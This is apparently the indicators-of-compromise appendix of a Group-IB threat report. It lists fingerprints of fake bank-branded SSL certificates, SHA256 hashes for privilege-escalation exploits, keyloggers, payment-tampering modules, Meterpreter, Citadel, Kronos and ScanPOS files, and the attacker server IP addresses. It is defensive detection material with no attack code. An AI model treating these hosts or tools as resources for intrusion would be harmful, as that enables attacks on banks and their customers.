12 INDICATORS OF COMPROMISE

Malicious SSL certificates

Issuer	SSL fingerprint	IP, where it was used
MetaBank LTD	8b7fa4ef88a303bb47240c9b8012c80507074f2e	83.220.172.71
Yahoo Inc.	c29d79df9b5416fd416c31e57cd525dfc23a8f66	37.46.133.190 172.86.121.11
Fiserv Inc	b3dd855fc1b32757bde5c9f737808f150d6f57e6	146.185.243.19
Microsoft Ltd	98cbe44e1a30448a3ff6be38e8b277ae189f9b45	82.146.54.5
Federal Reserve Bank	5fe7f5924ee2382dbfa5c8bdc6d04f0ff5d9273a	188.120.235.201
Bank of America	5922a06f03f6464921462c07842afb18da1577e9	188.120.230.218 188.120.230.235
VMware	7aa02d827609e0b6b3dca6d0ef82fe3a1fbe1d67	185.141.25.222

Privilege escalation

File name	SHA256	Description
ASLRSideChannelAttack.exe	9a82aa5af19fa0a6167f87ee500856d53690c92c8c6449af54d8e5d33cf8bff4	LPE Win10x64
cve.bat	7ff092853c15b51315414939c165ea9bce1f920d2d99e570d747ee7fc9fa734a	BAT LPE executor
cve.exe	98b6f9172ca273deef324f032a8e992b6e6ca3c6542449a48246b3646b6c8cb6	cve-2016-7255
cve-2016-7255.exe	5ec6a6c9a7233a7ff68d989d830a2249e94a2784e69d5c8a593d3345da14a6b5	cve-2016-7255
cve-2016-7255test.exe	df69966d721193e2315723dd71636b93cc76b38cfa046dce45d7aec4856f4bee	cve-2016-7255

Keylogger and Sreenshotter

File name	SHA256	Description
perfmon.exe	2049df4a5f92709bad14a7e2b8c0cfcb6ede2f71009cb3483892108e949800e6	Dropper of Keylogger/ Screenshotter
perfmonpe.exe	ff3c84266fdba3638b9fc1a41cab87cf4021eb531954343d1a328b307b586ac6	Dropper of Keylogger/ Screenshotter
recycler.exe	206aec8132cbb2497553b1f2c1c40733188929bad2feb0640e99474b327e564b	Dropper of Keylogger/ Screenshotter
xkey.exe	b2e02579cf0e9c2a57bff806b57d6b868d5d411264d38ff7ac7e6b47d0d2a33d	Keylogger/ Screenshotter
xkey_x86.dll	60e6652ae39ecd9314ba0e7936b41ca813737183c4eaa96dce0b4a36a90375dd	Keylogger/ Screenshotter
hkcmd.exe	4672E624C5210A523AA0A0B56DB677B6	Keylogger stores logs in snmp.dat

Malware for AWS CBR

File name	SHA256	Description
main.exe igfxserv.exe	77003E4E6EB091643DFF0C0F967D8C9001DE7D8689E493D67D0F4275CC189083	Main module
xml.exe	5F6D1B1728EAE505B23C7FD16E04AD534D44465AFE4C3FD420475CAB25B61B02	Module which replaces payment data
ed.exe	2B365805E50A09B0149FF2E706CB19D7FAC71FC6B1D1273BE8EB3E938750C23B	Module which replaces / hides fraud transactions
txt.exe	was not restored	Module which operates with temp files

Meterpreter

File name	SHA256
test64.exe	187E4204036445E6A86DB015166F271C472F40CC7D0224B3995686856917D64C
test64.exe	642eae9a42c06265444577fc28165dab99efe3495eeae1be95b8608867f8276d
test32.exe	649fc133ddacc38fb7f2a730f261365e03b84de7f8ccd942573165ba5ff62728
asys.exe	6ce7c4cb9e51116a4565e9b2e129335a4d23cfc51a32080aa9f25689cb1c6ef2
cmd.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f
launch-paranoid-stageless3.exe	f98b0220a11b57e3c812e7f86f5e5c3f8bbdb5d5ce9dc7b721e28a7f28ecb1ef
mencstager.exe	7eef88e4b0d5ad549d18629f4491088d5d328d7bcaab8ce68216a331b284d43f
msc.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff
msc3.exe	0b778857bbc4ec36020d021f475ff90550134beb9506c53071652421e10ddfff

msc4.exe	53c789565821b6eb64bd7f002e38b8259bde3bbbb39798c82657b2b5d59bcd9f
msc5.exe	98fb846df3687b3c9c7fa66f39d6c70948e8330489be7c787e1f2c3b23f8d205
msc6.exe	92afe22f494a849345b18d2b302e71a4336871a7956795a7188280e4c7bd8607
msc7.exe	73b8ed8f14ec2260ae332603f723a5eb0a52c4c997454904e3d5ff254a27a6e6
puttyx.exe	e19e48ed659981c4d79c20f1ba9c2ab9af4fb94c67c71f64d0ea48be3ff9da97
rc4.dll	8a0be0a97ba19d4498b58365d36ba5461039e41f73bbd745b15b80fc21e38c3f
rc4.exe	a7035c20c32ad4cd1cc76b211f6258fc5858e4bc43031d04e3655b38b666c0c4
rc4.hta	72ee03b51544002df3e25d1a730e650389bdbd5f1cff91488ed9e05944b3cb52

Meterpreter related scripts

File name	SHA256
debug.vbs	c8d4ba78c89bdb1af01100518db53bf88e0120c89ba7e346e7fcda4b56a07595
drives.vbs	f51d42946cc7f17114a3acc0d9678f2fa5ee4527a877b6b8071df22c26cfe6c1
gatherNetworksInfo.vbs	a3da7fd3dd3c12f6b0f3ce7d96906e8fcdcc0817a546777a5b37b9b1d1ec954d
link.vbs	701e99c1a84dd8e84b252512ff13b777a3f2135f7cdf3873086e021b19289681
link2.vbs	fffd31faa176cee8c41dac2542308c3e9e553f3d7a9ce9a6422b390ffb23e511
link3.vbs	2267bbf93860dd1c62da2308a3bd2a265c418af1a3257c8649f6495de6a3d392
link4.vbs	5f254208721c87c274ab26ce4c21765efe56cfa65ee67bfb60c783097839f169
link5.vbs	0f6bff21f72b017de70556f5f7507b470e182e7f4f5ee9d6a72f7aff0c957218
link6.vbs	a467d30dd3138b300a15b733a92482a9f545d217c6c7c89e5ea975eb021002f5
link7.vbs	e360066239e8c19d50b625c8b935fe7f026ade845470250bf6b6aa2cb3943af0
lmagent.vbs	7180d79351741e8d53143e538aa46a7cc528fbae1baf9d1f95f362ef5b8d95e2
logon.vbs	f51d42946cc7f17114a3acc0d9678f2fa5ee4527a877b6b8071df22c26cfe6c1
msdefender.bat	8cfeb71eaaa3df217e15a449bc4656841b58a4737760d956b1c8e6039cff61e6
OLD_winstart.vbs	5f5ae87472013f6ec2c6d261e6675aa7b143dcaf3f5e372a51feb61a34097efe
proxystager.bat	3a163bb0a8abe244815836a05fab48b640ec537bd76c92b7857db18657d2a774
ps.bat	9e9149ae6092c4a5bd4cb36cf40ec660e3ee10e76834340bf1234186315ca808
RAVBg64.vbs	a3da7fd3dd3c12f6b0f3ce7d96906e8fcdcc0817a546777a5b37b9b1d1ec954d
se.vbs	ff999c968bce81987cab47a02a3b176042489d82644d4c6fb13d5c8c1244cbcc

Citadel

File name	SHA256	Description
c4c.exe	c7d20b726708a441db3d864457a097833654719513990f823b1deb7c48b65472	Citadel
fce2857010e1.exe	b75d28deeaece776fc09dbc0cd351adab1ed80ef4245f7681d4a57e47fa83fb7	Citadel
cbcs.exe	e01e9cdfff085393362e1e2e3ec8cae33c536053760e65c7617d5a0dfd005874	Citadel Backconnect Server

Kronos

File name	SHA256
203.exe	536fc552cc24733f05f5a3be333c030fc848060da978b282d67d67a7c76c0d30

ScanPOS

File name	SHA256
a8b05325.exe	093c81f0b234c2aa0363129fdaaaf57551f161915da3d23f43a792b5f3024c1e

IP Addresses

IP Addresses	Malware	ISP	Country
46.45.171.174	ScanPOS	Sayfa Net	Turkey
46.45.171.174	Kronos	Sayfa Net	Turkey
188.120.235.201	Citadel	ISPsystem	Russia
82.146.54.5	Citadel	ISPsystem	Russia
82.146.54.5	Meterpreter	ISPsystem	Russia
83.220.172.71	Meterpreter	ISPsystem	Russia
37.46.133.190	Meterpreter	ISPsystem	Russia
172.86.121.11	Meterpreter	Router Hosting	USA
146.185.243.19	Meterpreter	Just Hosting	Russia
188.120.235.201	Meterpreter	ISPsystem	Russia
188.120.230.218	Meterpreter	ISPsystem	Russia
188.120.230.235	Meterpreter	ISPsystem	Russia
185.141.25.222	Meterpreter	HostSailor	Romania
185.141.25.81	Meterpreter	HostSailor	Romania
185.86.149.140	Meterpreter	Virtual Server hosting	Latvia
212.117.180.238	Meterpreter	root S.A.	Luxembourg
155.94.238.15	Meterpreter	HostBrew, LLC	USA

GLOBAL CYBER SECURITY COMPANY • GIB • GLOBAL CYBER SECURITY COMPANY

Preventing and investigating cybercrime since 2003

www.group-ib.com
blog.group-ib.com

info@group-ib.com
+44 2036085907

twitter.com/groupib_gib
linkedin.com/organization/1382013